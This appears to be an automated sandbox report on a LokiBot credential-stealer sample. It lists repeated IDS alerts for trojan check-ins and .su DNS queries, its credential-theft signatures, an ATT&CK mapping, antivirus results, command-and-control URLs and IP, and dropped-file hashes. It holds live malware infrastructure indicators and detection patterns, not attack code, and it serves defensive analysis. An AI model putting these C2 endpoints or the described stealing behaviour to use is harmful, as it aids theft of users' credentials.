Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:05:50.113938 05/04/22-17:05:50.113938
SID:	2014169
Source Port:	64277
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:04.517653 05/04/22-17:07:04.517653
SID:	2014169
Source Port:	57890
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:32.814891 05/04/22-17:06:32.814891
SID:	2014169
Source Port:	64825
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:12.396863 05/04/22-17:07:12.396863
SID:	2014169
Source Port:	60418
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:47.985481 05/04/22-17:06:47.985481
SID:	2025483
Source Port:	80
Destination Port:	49794
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:11.039758 05/04/22-17:06:11.039758
SID:	2825766
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:31.242187 05/04/22-17:06:31.242187
SID:	2014169
Source Port:	56437

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:06.643095 05/04/22-17:07:06.643095
SID:	2025483
Source Port:	80
Destination Port:	49802
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:27.338928 05/04/22-17:06:27.338928
SID:	2825766
Source Port:	49785
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:05:50.684991 05/04/22-17:05:50.684991
SID:	2025483
Source Port:	80
Destination Port:	49761
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:33.611126 05/04/22-17:06:33.611126
SID:	2025483
Source Port:	80
Destination Port:	49788
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:21.093407 05/04/22-17:06:21.093407
SID:	2014169
Source Port:	62354
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:40.145922 05/04/22-17:06:40.145922
SID:	2014169
Source Port:	50800
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:09.141152 05/04/22-17:06:09.141152
SID:	2825766
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:36.164319 05/04/22-17:07:36.164319
SID:	2825766
Source Port:	49820
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:07:08.526354 05/04/22-17:07:08.526354
SID:	2825766
Source Port:	49808
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:24.388512 05/04/22-17:07:24.388512
SID:	2014169
Source Port:	57816
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:01.382015 05/04/22-17:06:01.382015
SID:	2014169
Source Port:	56509
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:05:54.312280 05/04/22-17:05:54.312280
SID:	2025483
Source Port:	80
Destination Port:	49764
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:15.931925 05/04/22-17:06:15.931925
SID:	2825766
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:07:15.184930 05/04/22-17:07:15.184930
SID:	2014169
Source Port:	64259
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:57.664119 05/04/22-17:06:57.664119
SID:	2014169
Source Port:	61486

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:33.132721 05/04/22-17:06:33.132721
SID:	2825766
Source Port:	49788
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:07:29.203285 05/04/22-17:07:29.203285
SID:	2014169
Source Port:	53916
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:57.725161 05/04/22-17:06:57.725161
SID:	2825766
Source Port:	49799
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	05/04/22-17:05:42.799347 05/04/22-17:05:42.799347
SID:	2014169
Source Port:	54800
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	−
Timestamp:	05/04/22-17:06:54.742448 05/04/22-17:06:54.742448
SID:	2025483
Source Port:	80
Destination Port:	49798
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:21.151210 05/04/22-17:06:21.151210
SID:	2825766
Source Port:	49783
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	−
Timestamp:	05/04/22-17:06:51.121383 05/04/22-17:06:51.121383
SID:	2825766
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:36.270568 05/04/22-17:06:36.270568
SID:	2825766
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:35.234500 05/04/22-17:06:35.234500
SID:	2025483
Source Port:	80
Destination Port:	49789
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:47.499153 05/04/22-17:06:47.499153
SID:	2825766
Source Port:	49794
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:05:55.553795 05/04/22-17:05:55.553795
SID:	2014169
Source Port:	60647
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:01.435904 05/04/22-17:06:01.435904
SID:	2825766
Source Port:	49769
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.4 - Destination IP: 88.218.168.92	
Timestamp:	05/04/22-17:06:29.101313 05/04/22-17:06:29.101313
SID:	2825766
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:18.108508 05/04/22-17:06:18.108508
SID:	2014169
Source Port:	51679
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:35.421031 05/04/22-17:07:35.421031
SID:	2025483
Source Port:	80

Destination Port:	49819
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:05:51.787319 05/04/22-17:05:51.787319
SID:	2014169
Source Port:	56076
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:03.992034 05/04/22-17:06:03.992034
SID:	2025483
Source Port:	80
Destination Port:	49771
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:07:09.009329 05/04/22-17:07:09.009329
SID:	2025483
Source Port:	80
Destination Port:	49808
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:22.836617 05/04/22-17:06:22.836617
SID:	2014169
Source Port:	50061
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:38.732588 05/04/22-17:06:38.732588
SID:	2025483
Source Port:	80
Destination Port:	49791
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Fake 404 Response - Source IP: 88.218.168.92 - Destination IP: 192.168.2.4	
Timestamp:	05/04/22-17:06:40.593792 05/04/22-17:06:40.593792
SID:	2025483
Source Port:	80
Destination Port:	49792
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:45.966592 05/04/22-17:06:45.966592
SID:	2014169
Source Port:	52256
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:06:50.800947 05/04/22-17:06:50.800947
SID:	2014169
Source Port:	63712
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

ET DNS Query for .su TLD (Soviet Union) Often Malware Related - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	
Timestamp:	05/04/22-17:05:46.100520 05/04/22-17:05:46.100520
SID:	2014169
Source Port:	64454
Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample

Networking

- Snort IDS alert for network traffic
- C2 URLs / IPs found in malware configuration

System Summary

- Malicious sample detected (through community Yara rule)

Data Obfuscation

- Yara detected aPLib compressed binary

Stealing of Sensitive Information

- Yara detected Lokibot
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal ftp login credentials
- Tries to steal Mail credentials (via file registry)
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

- Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Access Token Manipulation	1 Masquerading	2 OS Credential Dumping	1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 Process Injection	1 1 Virtualization/Sandbox Evasion	2 Credentials in Registry	1 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Access Token Manipulation	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 System Owner/User Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	5 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
dhGoVvfmul.exe	45%	Virustotal		Browse
dhGoVvfmul.exe	57%	ReversingLabs	Win32.Trojan.LokiBot	
dhGoVvfmul.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\dehbibhar.exe	46%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\dehbibhar.exe	24%	ReversingLabs	Win32.Trojan.InjectorX	
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe (copy)	24%	ReversingLabs	Win32.Trojan.InjectorX	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.dehbibhar.exe.9e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.dehbibhar.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
2.0.dehbibhar.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.dehbibhar.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.dehbibhar.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.dehbibhar.exe.400000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.dehbibhar.exe.400000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.dehbibhar.exe.400000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
sempersim.su	21%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://sempersim.su/gf3/fre.php	22%	Virustotal		Browse
http://sempersim.su/gf3/fre.php	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sempersim.su	88.218.168.92	true	true	• 21%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://sempersim.su/gf3/fre.php	true	• 22%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	dhGoVvfmul.exe	false		high
http://www.ibsensoftware.com/	dehbibhar.exe, dehbibhar.exe, 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, dehbibhar.exe, 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.218.168.92	sempersim.su	Russian Federation		208861	RACKTECHRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620372
Start date and time: 04/05/202217:04:19	2022-05-04 17:04:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	dhGoVvfmul (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/6@45/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 98.5% (good quality ratio 95%) • Quality average: 79.4% • Quality standard deviation: 27.5%

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 40.125.122.176, 20.54.89.106, 20.223.24.244
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, arc.msn.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:05:49	API Interceptor	41x Sleep call for process: dehbibhar.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Process:	C:\Users\user\Desktop\dhGoVvfmul.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0668271918538625
Encrypted:	false
SSDEEP:	48:qDXboBaPMMlGIB2hnhY+q12GKgG5CeDb+X949gvRuqS:+XEoMme6MzVROthJx

MD5:	99DF91CF3E9775BE40FE27FEFA10C203
SHA1:	DBDA94E51F0F783E4C169D2D838D3377550450AC
SHA-256:	A2FC8B5DDF220B7D9DF0E7FCC88F2EBA533698F3D178AF97A93788B614C64014
SHA-512:	D7ABD84314DCDCFEB42F230F901A7B5DA49EAD7D1F85F1AF34CC55D5A69278F1A7BF39BF08E92B22E81F50A8E0370705C709E550F1DE794095313DEBD2BA7F2D
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 24%
Reputation:	low
